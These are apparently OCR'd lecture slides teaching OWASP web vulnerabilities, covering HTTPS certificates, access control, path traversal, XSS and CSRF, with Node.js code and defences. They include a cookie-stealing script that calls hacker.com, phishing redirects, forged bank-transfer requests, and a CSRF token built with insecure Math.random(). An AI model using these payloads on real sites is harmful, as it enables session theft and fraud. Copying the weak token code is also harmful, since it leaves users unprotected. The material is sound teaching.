
DISTRIBUTING THE ENCRYPTION KEYS

How can the asymmetric encryption keys be safely distributed?

- Through a chain of trust!
  - You know the encryption key to some computers you trust…
  - …they in turn trusts some computers…
  - …and so on.

Root certification authorities.

In Chrome:



ENABLE HTTPS ON YOUR WEBSITE

Use a Self-Signed Certificate:

1. Generate your own public/private key pair.
2. Create a certificate containing your public key.
3. Install it on your web server.
4. Send your certificate to all your clients.

Is free → Great for development/testing ☺

For real websites we can't send it to all the clients ☹

ENABLE HTTPS ON YOUR WEBSITE

Use a Trusted Certificate Authority:

1. generate your own public/private key pair.
2. Create a certificate containing your public key.
3. Get it signed by a Certificate Authority (usually costs money).
4. Install it on your web server.

Need to use a Certificate Authority our clients trust.

- Usually decided by the web browser.
- Free Certificate Authorities exist, e.g.: https://letsencrypt.org
- Free with AWS Certificate Manager: https://aws.amazon.com/certificate-manager

#3 SENSITIVE DATA EXPOSURE EXAMPLES

Are You on Tinder? Someone May Be Watching You Swipe

- https://www.checkmarx.com/2018/01/23/tinder-someone-may-watching-swipe-2/

#5 BROKEN ACCESS CONTROL

Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

#5 BROKEN ACCESS CONTROL


```
GET /accounts/3
```

```
app.get('/accounts/:id', function(request, response){
  const id = request.params.id
  if(request.session.accountId != id){
    response.render("unauthorized.hbs")
    return
  }
  const account = db.getAccountById(id, function(account){
    response.render("account.hbs", account)
  })
})
```

ERSITY

#5 BROKEN ACCESS CONTROL

```
const myServer = http.createServer(function(req, res){
  if(req.url.startsWith("/static/")){
    const path = req.url.substr(1)
    fs.readFile(path, 'utf8', function(err, content){
      res.end(content)
    })
  }
  // ...
})
```



`GET /static/layout.css` → Content of `/static/layout.css`

`GET /static/../app.js` → Content of `/app.js`

#5 BROKEN ACCESS CONTROL EXAMPLE

The Bank Job

- https://boris.in/blog/2016/the-bank-job/

#6 SECURITY MISCONFIGURATION

Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.

#6 SECURITY MISCONFIGURATION

The database contains a master account with a default password.

#6 SECURITY MISCONFIGURATIONS EXAMPLE

Spyware Company Leaves 'Terabytes' of Selfies, Text Messages, and Location Data Exposed Online:

- https://motherboard.vice.com/en_us/article/9kmj4v/spyware-company-spyfone-terabytes-data-exposed-online-leak

#7 CROSS-SITE SCRIPTING (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

#7 CROSS-SITE SCRIPTING (XSS)

```
app.get('/accounts', function(request, response){
  db.getAccounts(function(accounts){
    response.write("<ul>")
    for(const account of accounts){
      response.write("<li>"+account.username+"</li>")
    }
    response.end("</ul>")
  })
})
```

#7 CROSS-SITE SCRIPTING (XSS)

accounts

Username
Lisa
Bart
Homer

```
<ul>
  <li>Lisa</li>
  <li>Bart</li>
  <li>Homer</li>
</ul>
```

- Lisa
- Bart
- Homer


Or worse: JavaScript code!

Username
Lisa
<b>Bart
Homer

```
<ul>
  <li>Lisa</li>
  <li><b>Bart</li>
  <li>Homer</li>
</ul>
```

- Lisa
- **Bart**
- **Homer**

#7 CROSS-SITE SCRIPTING (XSS)



#7 CROSS-SITE SCRIPTING (XSS)

If you don't protect yourself against XSS:

```
<script>
const cookies = document.cookie // Session id
window.location = "http://hacker.com?c="+cookies
</script>
```

The hacker (owner of hacker.com) now has the user's session id or auto-login information ☹

Usually not a problem anymore: JS can't read HTTP Only Cookies.

#7 CROSS-SITE SCRIPTING (XSS)

If you don't protect yourself against XSS:

```
<script>
window.location = "http://identical-site.com"
</script>
```

The user is redirected to the hackers identical looking website.

When user signs in there → Hacker gets user's password ☹

The URL in the address bar is different, but will the user notice?

#7 CROSS-SITE SCRIPTING (XSS)

If you don't protect yourself against XSS:

```
<script>
document.getElementById('login').addEventListener(
  'submit',
  function(){
    /* Read the user's password. */
  }
)
</script>
```

PREVENTING XSS

- Characters with special meaning in HTML needs to be replaced with their entities!
  - `<` → `<`
  - `>` → `>`
  - `"` → `"`
  - `'` → `'`
- Many template languages provides this feature by default.
  - In Handlebars, when using `{{data}}`, `data` is escaped.
    - Use `{{{data}}}` if you don't want to escape `data`.

#7 CROSS-SITE SCRIPTING (XSS) EXAMPLE

The MySpace Worm that Changed the Internet Forever

- https://motherboard.vice.com/en_us/article/wnjwb4/the-myspace-worm-that-changed-the-internet-forever

TweetDeck wasn't actually hacked, and everyone was silly

- https://www.zdnet.com/article/tweetdeck-wasnt-actually-hacked-and-everyone-was-silly/

#8 2013 - CROSS-SITE REQUEST FORGERY

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

#8 2013 - CROSS-SITE REQUEST FORGERY

- *Cross-Site Scripting*: injecting bad JS code into good websites.
  - The bad JS code is executed on the clients.
- *Cross-Site Request Forgery*: making clients send bad HTTP requests.
  - For example using XSS vulnerabilities.

#8 2013 - CROSS-SITE REQUEST FORGERY

Example of XSS + CSRF: Bad JS injected into a ju.se.

```
<script>
const request = new XMLHttpRequest()
request.open("POST", "http://bank.com/transfer")
request.send("from=you&to=hacker&amount=1000")
</script>
```

#8 2013 - CROSS-SITE REQUEST FORGERY

Some frameworks don't differentiate GET and POST request, e.g.:


- ASP.NET: only looks at the URI.

Hacker don't even need to use XSS; an image is enough, e.g.:

```
<img src="http://bank.com/transfer?
                                     from=you&to=hacker&amount=1000">
```

- Used in emails.
  - Opening the mail is enough.

#8 2013 - CROSS-SITE REQUEST FORGERY



PREVENTING CSRF

Can we protect ourselves against unintended client requests?

- Yes!
- User actions come from POST requests.
- So a form must be submitted.
- When the user requests the form, generate & add a token (secret) to it.
- When we receive the form, check if the same token is received.

PREVENTING CSRF

```
app.get('/transfer', function(request, response){
  const token = Math.random()
  response.send(`
   <form action="/transfer" method="post">
      From: <input type="text"   name="from">   <br>
        To: <input type="text"   name="to">     <br>
    Amount: <input type="text"   name="amount"> <br>
            <input type="hidden" name="token" value="`+token+`">
            <input type="submit" value="Transfer!">
   </form>
  `)
})
```


PREVENTING CSRF

```
app.post('/transfer', function(request, response){
  const token = request.body.token
  if(/* token is equal to the token we generated before */){
    // Authorize the request.
  }
})
```

